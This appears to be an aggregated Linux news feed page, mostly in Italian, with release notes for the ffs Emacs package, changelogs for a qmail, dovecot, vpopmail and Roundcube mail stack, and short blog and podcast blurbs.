Modalità di lettura
Linux After Dark – Episode 122
We all seem to be moving away from Ubuntu, but there are still quite a few reasons to keep using it.
Charlie’s OggCamp talk about infrastructure as code
Support us on Patreon and get an ad-free RSS feed with some early episodes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Addio Unicredit, benvenuta Banca Etica

Italian Linux Society ha attivato il nuovo conto in Banca Etica e iniziamo l'abbandono di Unicredit. I motivi.
Continua la lettura… (ulteriori 7 minuti di lettura)
2.5 Admins 300: IPvWot?
Why a proposal for an alternative to IPv6 is unlikely to be viable, Microsoft really doesn’t want you to run Exchange Server on-prem, Google will finally stop being a proper search engine, setting up an email server for internal use, and mitigating DDoS attacks without Cloudflare.
Plugs
Support us on patreon and get an ad-free RSS feed with some early episodes
Webinar: May 27th at 11am EDT: Database Performance on ZFS with Tom Lawrence
News/discussion
Veteran network architect proposes IPv8 – to improve IPv4, not leapfrog v6
Exchange Server zero-day vulnerability can be triggered by opening a malicious email
Google Search as you know it is over
Free consulting
We were asked about setting up an email server for internal use, and mitigating DDoS attacks without Cloudflare.
Amin Bandali: ffs 0.2.2 released
ffs provides a minor mode for simple plain text presentations in
Emacs, where the slides are separated using the page-delimiter, by
default the form feed character (^L).
I wrote ffs in early 2022 for my LibrePlanet 2022 presentation the
Net beyond the Web, and earlier this year decided to polish it towards
being a proper package and submit it to GNU ELPA. The manual still
needs some more work, but the overall package is in pretty good shape
so I submitted for inclusion in GNU ELPA.
- Package name (GNU ELPA):
ffs - Official manual: https://kelar.org/~bandali/gnu/emacs/ffs.html
- Change log: https://kelar.org/~bandali/gnu/emacs/ffs-changelog.html
- Git repository: https://git.kelar.org/~bandali/ffs
- Backronyms: fabulous foolproof slides - for freedom's sake - ffs flips slides
ffs and I owe a debt of gratitude to Protesilaos for rounds of
code review and feedback for improving and polishing the package in
preparation for submission to GNU ELPA. You can watch videos of these
sessions posted earlier on my website:
Further, inspiration for parts of ffs's implementation was
gratefully drawn from Protesilaos's Logos package for Emacs.
Dedicated to the loving memory of Farangis Yousefinia.
Below are the release notes.
Version 0.2.2 on 2026-05-21
First release of ffs on GNU ELPA.
The attempted build of ffs 0.2.1 within GNU ELPA build sandbox failed
with an Error: void-function (org-texinfo-kbd-macro) due to use of
#+macro: kbd (eval (org-texinfo-kbd-macro $1)) in ffs.org for better
formatting of key sequences in the exported Texinfo copy. This seems
to have happened for the specific case of generating a plain text
README using ox-ascii where ELPA didn't load ox-texinfo. To try
and mitigate this, a README.md has been added for use as the package
README instead of ffs.org. If not sufficient, a Texinfo copy of the
ffs manual will be shipped instead of the Org one in the next release.
ffs 0.2.2 also includes small fixes and improvements throughout
ffs.el from Stefan Monnier, and additional feedback to be addressed
in future releases.
Version 0.2.1 on 2026-05-20
The attempted build of ffs 0.2.0 within GNU ELPA build sandbox failed with a "Cannot include file" error on the "#+include: fdl.org" in the manual. So, as a workaround, we switch to using the official Texinfo copy of the GNU FDL license rather than an Org copy.
Version 0.2.0 on 2026-05-19
First release of ffs intended for GNU ELPA.
After a few years of inactivity, in early 2026 I decided to dust off
ffs.el, polish and document it, and offer for inclusion in GNU ELPA
as a proper package.
Default value of ffs-default-face-height changed to nil
To minimize unexpected and/or unnecessary changes out-of-the-box, the
default value of ffs-default-face-height has been changed to nil.
ffs-edit-buffer-name demoted from user option to variable
This is not an important user-facing setting, so to help avoid overwhelming users with many options, this has been demoted from a user option to a variable.
Several new user options for customizing ffs's behaviour
As part of the effort to bring ffs more in line with the conventions
of other existing Emacs packages, the mechanisms for toggling various
parts of Emacs's interface to minimize visual clutter were changed
from being minor modes to being customizable user options. These are
the replacement new user options, with a default value of nil:
ffs-hide-cursorffs-hide-mode-lineffs-hide-header-line
Their value is buffer-local, and may be set globally using
setq-default. See the sample configuration in the manual for an
example of how to customize them.
The new ffs-page-delimiter user option defines the page delimiter
inserted by ffs-edit-done when inserting a new slide. Emacs's
page-delimiter regexp should be able to match ffs-page-delimiter's
value, so if you use a custom page-delimiter be sure to customize
ffs-page-delimiter accordingly.
The new ffs-echo-progress user option controls whether to display in
echo area the progress through the slides. When non-nil, changing
slides will also display the progress through the slides in the echo
area. The format of the displayed progress can be customized using
the new ffs-echo-progress-format user option.
The new ffs-edit-display-buffer-alist user option may be used to
control the Window configuration for the ffs-edit buffer. By
default, it will display the ffs-edit buffer in the same window.
The new ffs-edit-done-hook user option may be used to define hooks
to be run at the end of ffs-edit-done after returning to the main
ffs presentation buffer.
Lastly, a new ffs-find-speaker-notes-function variable was added to
allow customizing the find function used for opening the speaker's
notes file, defaulting to find-file-other-frame.
Version 0.1.0 on 2022-05-19
Initial publication of ffs.el as part of my personal configurations
for GNU Emacs.
My first attempt at this concept was a now-archived ffsanim.el,
a major mode implementation that used Emacs's animate library to
animate slide texts onto the screen. Shortly after realizing the
shortcomings of that approach, I abandoned it in favour a minor mode
implementation and published version 0.1.0 of what is now ffs in
my personal configs repository.
I used this implementation for presenting my LibrePlanet 2022 talk, The Net beyond the Web.
I picked "ffs" as the package name, the acronym for form feed slides.
Ubuntu Core 26 Offers Game-Changing Enterprise Features
Ubuntu Core 26 could be a game-changer for organizations looking for increased security and reliability.
Using OpenTelemetry and the OTel Collector for Logs, Metrics, and Traces
OpenTelemetry (fondly known as OTel) is an open-source project that provides a unified set of APIs, libraries, agents, and instrumentation to capture and export logs, metrics, and traces from applications. The project’s goal is to standardize observability across various services and applications, enabling better monitoring and troubleshooting.
The post Using OpenTelemetry and the OTel Collector for Logs, Metrics, and Traces appeared first on Linux.com.
Installazione di Dovecot e sieve su qmail + vpopmail
Changelog
- May 14, 2026
- dovecot 2.4.3 released. Changeddovecot_config_versionanddovecot_storage_versionin dovecot.conf
- the new version hasluaas a dependency. Added--without-luaatconfigurecommand - Feb 25, 2026
- Added Server Name Indication (SNI) settings in sni.conf.template, imported from local.conf commit
-userdbiterate query nor orders by domain and username commit
- 15-mailboxes.conf:fts_autoindex = noadded to Trash and Junk folders commit
- 10-auth.conf:+character added toauth_username_charscommit - Nov 24, 2025
- dropped 'enforce = no' from 90-quota.conf to enforce quota limits (commit) - Nov 22, 2025
- quota driver switched to 'count' (commit). 'count' is the recommended way of calculating quota on recent Dovecot installations. - Oct 30, 2025
- dovecot ugraded to v. 2.4.2 - Mar 29, 2025
- dovecot updated to v. 2.4.1-4 - Mar 15, 2025 (config version 2.4.0.1 diff)
- Added quota warnings feature. Improved quota configuration in 90-quota.conf (more info here)
- Configured auth-master.conf.ext and auth-deny.conf.ext. To be included from local.conf - Mar 9, 2025
- fixed quota calculation in sql queries (tx Hakan Cakiroglu) - Feb 22, 2025
- Bug fix in 90-sieve.conf: global script to move spam into Junk now working
- Bug fix in move-spam.sieve: erroneously matches "YES" if "BAYES" is in the header - Feb 15, 2025
- added support forvpopmailconfigured with--disable-many-domains
- 90-sieve.conf: global script move-spam.sieve called correctly - Feb 8, 2025
- dovecot_postlogin.sh: query changed in order to add new records as well (tx Bai Borko)
- bug fix: pop3 service was executing imap instead of pop3 (tx Gabriel Torres) - Jan 29, 2025
- dovecot upgraded to v 2.4.0. Old configuration files are not valid anymore and you have to install dovecot from scratch. - Nov 15, 2024
- added a postlogin script to update the vpopmail.lastauth SQL table on login (see 10-master.conf, thanks kengheng) - Dec 29, 2023
default_pass_scheme = SHA512-CRYPT (was MD5-CRYPT) in dovecot-sql.conf.ext, as vpopmail-5.6.x has now SHA512-CRYPT password by default - Feb 10, 2023
- added a patch to restore the old vpopmail-auth driver (tx Ali Erturk TURKER)

Roundcube webmail
- Info: https://roundcube.net
- Versione: 1.7.1
Roundcube è una webmail avanzata con una bella interfaccia grafica.

Changelog
- May 24, 2026
- version 1.7.1 (security release) - Mar 9, 2025
added$config['quota_zero_as_unlimited'] = true;to show quota unlimited instead of unknown for accounts with unlimited quota
Aggiornare qmail
- Latest version 2026.04.07 (github)
- Changelog
- Readme
Changelog
- Apr 7, 2026
- (security) Remote Code Execution via Shell Injection in qmail-remote TLS Error Handler in #42 (tx Diep Pham) - Apr 2, 2026
- qmail-remote auth improvements by pierluigi in #39
- Fixed DKIM ed25519-sha256 signing and verification to conform to RFC8463 by @agerstla in #40
- Updated qmail-qfilter to support filters defined in control/qfilters by @agerstla in #41 - Feb 25, 2026
- Improved DKIM status handling by @agerstla in #35
- Ported over DKIM_BAD_IDENTITY support from Indimail (tx Manvendra Bhangui and Andreas Gerstlauer 1299b55)
- SNI support for qmail-smtpd by @agerstla in #37
- Added qmail-qfilter by @agerstla in #38 - Feb 3, 2026
- Bug fix for verifying multiple DKIM signatures (second one always failed due to a DNS lookup bug). tx Andreas Gerstlaurer #31
- config-all.sh upgrade #33
* config-all.sh: moreipme is now populated with IPs in separate lines
* config-all.sh: rsa dh keys can be created even if the certificate creation is skipped
* config-all requires to accept overwriting with y/N/a=all options - Jan 8, 2026
- bug fixed in helodnscheck: it allowed domains with only one dot #30 - Jan 5, 2026
- helodnscheck.cpp: PCRE dependency avoided, to make happy Debian 13 d987ec4
- config-all now grabs the correct network interface c60d3fa
- config-all will now prompt for 1024/2048 key length for DKIM c842cea
- Fixed typo in qmailctl 3f1ea75
- Makefile: Fixed incorrect rule syntax for 'make cert' 80222cc - Sep 8, 2025
- Fixes in SPP handling and support for [pass] plugins after RCPT accept. Support for RBLRESULT environment variable and RBL ignore ('=') option. (tx Andreas Gerstlauer)
- Added -std=gnu17 to conf-cc, fixed some other issues and now it compiles on gcc-15.2 in #28
- scripts/qmail-pop3d and qmail/pop3sd: ports changed to 110 and 995
- Received: email header now hides the sender's hostname when the sender is RELAYCLIENT or is authenticated. 785e84b - Apr 30, 2025
,
qmailctlqmHandle,queue_repairand all scripts installed in QMAIL/bin and not in /usr/local/bin byconfig-all.sh - Apr 25, 2025
- added a configuration script config-all, which configure and installs the control files (as per the original config-fast script), aliases, SRS (uses control/me as the srs_domain), log dirs in /var/log/qmail, tcprules (basic, just to make initial tests), supervise scripts,qmailctlscript, DKIM control/filterargs and control/domainkeys dir, SURBL,smtpplugins,helodnscheckspp plugin,svtools,qmHandle,queue-repair, SSL key file (optional).
Consider this feature as "testing" - Feb 11, 2025
- Several adjustments to get freeBSD and netBSD compatibility. More info in the commit history. Hints/comments are welcome.
- freeBSD users have to erase the very 1st line of the file "conf-lib", as libresolv.so in not needed on freeBSD.
- Dropped files install-big.c, idedit.c and BIN.* files.
- Dropped files byte_diff.c, str_cpy.c, str_diff.c, str_diffn.c and str_len.c, which break compilation on clang and can be replaced by the functions shipped by the compiler (tx notqmail).
- Old documentation moved to the "doc" dir. install.c and hier.c modified accordingly
- conf-cc and conf-ld now have -L/usr/local/lib and -I/usr/local/include to look for srs2 library
- conf-cc and conf-ld now have -L/usr/pkg/lib and -I/usr/pkg/include to satisfy netBSD
- vpopmail-dir.sh: minor correction to vpopmail dir existence check
- srs.c: #include <srs2.h> now without path
Server Name Indication (SNI) per qmail e dovecot
Server Name Indication (SNI) è una estensione del protocollo TLS che consente a un server di presentare differenti certificati a seconda dell'hostname richiesto dal client durante il saluto TLS.
In un ambiente email moderno, molti domini condividono uno stesso indirizzo IP per i servizi SMTP, IMAP, POP3 e submission. Senza SNI, un amministratore di un server email può presentare un solo certificato per ogni socket disponibile, cosa che obbliga l'aministratore ad affidarsi a certificati multi-dominio (SAN) o a certificati con wildcard. Questo approccio aumenta i problemi operativi tra gli utenti finali novelli, che spesso non sono in grado di usare la configurazione automatica del client per configurare correttamente le loro mailbox.
L'abilitazione di SNI nei serivizi mail consente al server di presentare il certificato appropriato basato sull'hostname richiesto dal client, contenuto nel suo indirizzo email.
La funzionalità SNI per la mia distribuzione qmail è stata aggiunta da Andreas Gerstlauer (commit qui e qui), che vorrei ringraziare.
ClamAV
- Info: http://www.clamav.net
- Versione usata: 1.5.2
Clam AntiVirus is an open source (GPL) anti-virus toolkit for UNIX, designed especially for e-mail scanning on mail gateways.
Changelog
- Mar 4, 2026
- clamav upgraded to v 1.5.2 - Oct 11, 2025
- clamav upgraded to v 1.5.0. A recent version of rust is needed (successfully using 1.88 here). Just reinstall as explained below. No particular change is needed in the config files.
Installare e configurare VPopMail
- Versione di
vpopmail: 5.6.13 - github: sagredo-dev/vpopmail
- Scarica
- Changelog completo
- README.vdelivermail
- Pagina originale di Inter7
Vpopmail fornisce un modo semplice di gestire indirizzi di posta su domini virtuali e account email diversi da quelli su /etc/passwd.
Changelog
- Feb 11, 2026
- vlimits.c: avoids no file found exit when .qmailadmin-limits is not existent because no limits are defined yet (a565779)
- added sql files to be imported on upgrade to v. 5.6.x (8136480) - Feb 8, 2026
- migliorata la sezione "upgrade"
-vmysql.c changes (#10)valias_create_tablenow check if table is already created in order to avoid warnings indotqmail2valias- solved quotes issue in query in
valias_insertfunction
- Nov 20, 2025
- vutil: 'isSomething' functions reviewed to satisfyqmailadmincalls in #9
- Added definition of 'call_onchange' function and cured its calls to avoid break 97ffe38 - Oct 30, 2025 (v. 5.6.10)
- Added specific usage informations fors/qmailusers (look here)
- Dropped -std=gnu17 from compilation options and solved (probably) all breaks and warnings on gcc 15.2 2d8526d
- configure.ac now looks for mariadb include and lib dir in addition to mysql dab36e8
- configure.ac automatically looks for vanilla qmail's users/cdb and s/qmail's users/assign.cdb file 723efb3
- Updated the usage() funcion message in vadduser.c to clarify the use of pre-hashed passwords with -e 5b5ccdb
- control/defaultdelivery is now installed by vpopmail if --enable-defaultdelivery 77f54eb
- vrcptcheck checks all kind of address (users, forwards, valiases) #7
- Dropped unused functions in vpopmail.c #8 - Sep 1, 2025 (v. 5.6.9)
- added -std=gnu17 to gain compatibility with gcc-15 (PR #6)
- pw_clear_passwd field enlarged to varchar(128) to create room for long passwords (tx Ricardo Brisighelli) c54688d - Mar 29, 2025
- defaultdelivery feature (--enable-defaultdelivery) changes (more info here, commit):vdelivermailis installed by default in .qmail-default of newly created domains with option 'delete' as in the previous version.- if no user's valiases and no .qmail are found, then the message is sent to the control/defaultdelivery file, so that dovecot-lda (or whatelse) can store the mail into inbox and execute the sieve rules.
- if vdelivermail is found in control/defaultdelivery, then it is ignored. The delivery remains in charge to
vdelivermail,to avoid loops. - v. 5.6.8 is backward compatible. The users having .qmail from previous versions of the defauldelivery feature are not affected by this change.
vQadmin
- Autore originale: http://www.inter7.com/vqadmin-sysadmin-webcontrol/
- Versione 2.4.7
- Changelog
- Scarica da github
- La mia vecchia patch

VqAdmin è un pannello di controllo su interfaccia web che consente di eseguire azioni che richiedono l'accesso a root — per esempio, aggiungere e cancellare domini.



Come si può vedere, VqAdmin ha una nuova versione con un nuovo aspetto mobile responsive, con tutte le mie vecchie patch incluse (compresa quella di ALI) e diverse correzioni e ripuliture del codice sorgente. Ho risolto tutti i warnings sia di autotools che di gcc e cambiato un paio di cose per poter rifare il tema html (guardare il changelog per maggiori dettagli). Come sempre i contributi nei commenti sono graditi.
PS: anche la parte apache è stata modificata e prima di fare l'aggiornamento è necessario guardare quali modifiche sono necessarie.
Have fun!
Changelog
- Feb 18, 2026 (v. 2.4.7)
- domain's users lists valiases too #4
- bug fix in mod_domain.html: Mailing Lists domain limit was not copied correctly (ecce453) - Jan 31, 2026
- relaylimits added to control files 4c5a859
- disabled maintainer mode to avoid autotools regeneration on user builds #3 - Jan 25, 2026
- Domain's users listed alphabetically by domain and username #2 451da48
- Dropped simsizelimit control file 868b8b2 - Dec 06, 2024
- added a patch to highlight users with restrictions and with admin privileges (PR #1, thanks Bai Borko)
- added control files notlshosts_auto and tlsserverciphers
Configurazione di DKIM per qmail
Questa pagina riguarda la patch DKIM inclusa nella mia patch combinata (maggiori informazioni qui). Questo argomento è avanzato ed è consigliabile tornare qui alla fine del tutto.
- Info: http://www.dkim.org/ - http://en.wikipedia.org/wiki/DomainKeys_Identified_Mail
- Autore della patch: Manvendra Bhangui
- Versione della patch: 1.48
- Scarica: SourceForge - copia locale
- Changelog
- Mirko Buffoni ha pubblicato in un commento una piccola modifica che consente di firmare i messaggi inviati dagli utenti autenticati e di verificare quelli degli utenti non autenticati.
DKIM fornisce un metodo per validare l'identità di un nome a dominio associato a un messaggio con una autenticazione crittografata. La tecnica di validazione è basata sulla crittografia di una chiave pubblica: Il server che invia l'email aggiunge il nome a dominio al messaggio e vi affigge una firma digitale. Questa chiave è posta nell'intestazione DKIM-Signature: del messaggio. Colui che riceve il messaggio può controllare la validità della chiave pubblica leggendo un record TXT del DNS del dominio associato al messaggio.
Sei invitato a dare un'occhiata alle pagine man a partire da qmail-dkim(8) e spawn-filter(8).
Changelog
- Jan 29, 2026
- Bug fix for verifying multiple DKIM signatures (second one always failed due to a DNS lookup bug). tx Andreas Gerstlauer - Jul 10, 2025
addedERROR_FD=2in control/filterargs to send error output ofqmail-dkimin stderr when acting as aqmail-remotefilter (Andreas Gerstlauer) - Feb 12, 2024
- v. 1.48: fixed minor bug using filterargs for local deliveries (commit) - Feb 6, 2024
-DKIM patch upgraded to v. 1.47
* fixed a bug which was preventing filterargs' wildcards to work properly on sender domain - Jan 11, 2024
- version 1.46
* dk-filter.sh has been dropped. If signing at qmail-remote level, before upgrading, you have to review the configuration as explained below.
* The variables USE_FROM, USE_SENDER and DKIMDOMAIN have been dropped
* when signing at qmail-remote level qmail-dkim now has to be called directly by spawn-filter in the rc file. man spawn-filter for more info
* In case of bounces the signature will be automatically based on the from: field. This will solve issues of DMARC reject by google in case of sieve/vacation bounces.
* In case of ordinary bounces (mailbox not found, for instance) the bounce domain will be taken from control/bouncehost and, if doesn't exist, from control/me - Jan 4, 2024
- patch upgraded to v. 1.44
* fixed an issue with filterargs where spawn-filter is trying to execute remote:env xxxxx.... dk-filter. This issue happens when FILTERARGS environment variable is not defined in the qmail-send rc script.
* dkim.c fix: https://notes.sagredo.eu/en/qmail-notes-185/configuring-dkim-for-qmail-92.html#comment3668
* adjustments fo dk-filter and dknewkey man pages - Nov 20, 2023
* The patch now by default excludes X-Arc-Authentication-Results
* dkim can additionally use the environment variable EXCLUDE_DKIMSIGN to include colon separated list of headers to be excluded from signing (just like qmail-dkim). If -X option is used with dk-filter, it overrides the value of EXCLUDE_DKIMSIGN. - Feb 19, 2023 (v. 1.37 upgrade)
-ed25519support (RFC 8463)
- multiple signatures/selectors via the enhanced control/dkimkeys orDKIMSIGN/DKIMSIGNEXTRA/DKIMSIGNOPTIONSDKIMSIGNOPTIONSEXTRAvariables
-domainkeyscript replaced bydknewkeyin order to createed25519keys andrsakeys with 1024/2048/4096 bit
- dropped yahoo's domainkeys support (no longer need thelibdomainkeys.alibrary)
- man pages revised and enhanced
- domainkeys directory moved to /var/qmail/control/domainkeys
- the documentation in this page has been revised. You can find how to sign with thersakey together with theed25519key below.
Playing with qmail-spp
qmail-sppprovides plug-in support for qmail-smtpd. It allows you to write external programs and use them to checkSMTPcommand argument validity. The plug-in can trigger several actions, like denying a command with an error message, logging data, adding a header and much more.
- Author: Pawel Foremski
- More info here
Today I played for the first time with an ancient patch for qmail: qmail-spp. I was really impressed for the ease of use and the elegance of its code, which is inserted inside qmail-smtpd.c with a few touches, despite of the many things that it can do when installed and enabled.
It can run a custom plugin in any language and at any level of the smtp session, grabbing the environment variables, writing into stderr or blocking the smtp session with a return error for the sender.
In no time at all I managed to understand its logic and write a small plugin by adapting a c program I wrote for s/qmail a few months ago to check the validity of the recipient.
Of course I decided to add this patch to my combo. I've just modified the way it has to be enabled, just not to bother those who don't want to touch their run scripts. So, while the original patch is enabled by default, I modified things a little bit so that you have to manually enable it by exporting the variable ENABLE_SPP in your run scripts. Therefore the original NOSPP variable is useless.
Have fun!
Script e cronjob per il sistema di learning e reporting di Spamassassin
Ora che abbiamo preparato i filtri antispam dobbiamo addestrare il nostro sistema bayesiano e inviare i report a Razor, Pyzor e Spamcop.
La cosa più ovvia che può venirci in mente di fare a questo punto è forse quella di lanciare sa_learn e spamassassin --report uno dopo l'altro al click sul bottone "Marca come Spam" della webmail Roundcube (vedere i driver cmd_learn e multi_driver del plugin markasjunk), ma questa scelta ha alcuni svantaggi importanti:
- il processo di addestramento, la conseguente sincronizzazione del journal e la connessione ai vari network per il reporting può richiedere anche una decina di secondi, un tempo che i nostri utenti non sono disposti ad attendere.
- cosa anche più grave, quando essi cliccano sul bottone "Marca come Spam" non è sempre detto che si tratti di un vero messaggo di posta indesiderata. Prendiamo ad esempio il classico caso delle newsletter a cui si sono regolarmente iscritti e che non vogliono più leggere, e che decidono di eliminare etichettandole come spamming anzichè inoltrare una regolare richiesta di cancellazione.
E' qundi più corretto eseguire questi due compiti durante la notte per mezzo di un cronjob (primo problema risolto), processando i soli messaggi di vero spam/ham che l'utente ha consapevolmente copiato in una cartella apposita (secondo problema).
Migrating from Linux-VServer to LXC (Slackware)
Tired of the nightmares of remotely compiling the kernel with Linux-VServer, a software that I'm pleased with despite of some lack of documentation, these days I was playing with LXC, which is included and supported by Slackware and for which the Linux kernel doesn't need any patching because it already embeds the hacks for LXC containers.
To convert an existing Linux-VServer container in a (eventually unprivileged) LXC container you can follow these steps. I assume that you already know how to create an LXC container; in case you are interested in unprivileged containers take a look to the excellent Chris Willing's guide (a big thanks to him) linked below.
More info:
Bye bye Drupal
Era ora che riuscissi a liberarmi della vecchia piattaforma Drupal come strumento per questo blog, ma finalmente ho trovato il tempo per migrare il database di Drupal e per riprendere qui la vecchia grafica (solo lo stile, il codice html è mio).
D'altronde, da almeno 15 anni porto avanti lo sviluppo di un mio CMS (basato su php/mariadb), che però originariamente non avevo usato per la mancanza del tempo necessario a costruirmi un tema html.
Ora il sito vive in ambiente Mobile Responsive e soprattutto mi consente di svincolarmi dagli incubi degli aggiormanti di Drupal e dei suoi pacchetti.
La parte sui commenti del presente CMS non è perfettamente collaudata e mi farebbe piacere avere eventualmente dei feedback su ogni problematica, quindi non esitate a scrivermi al riguardo.
Buon divertimento!

Merry Xmas and happy new... patch!

Massive Christmas present by my italian friend Luca Franceschini of digitalmind. He merged his combo with my combined patch (2016.12.02 version) adding several (heavily customized) patches and functionalities. Luca is a C programmer and an expert system administrator who manages big servers.
GNU Taler news: New GNU Taler integration in be-BOP
AI Flooding the Linux Kernel Security Mailing List
AI is giving Linus Torvalds a headache, but not in the way you might think.
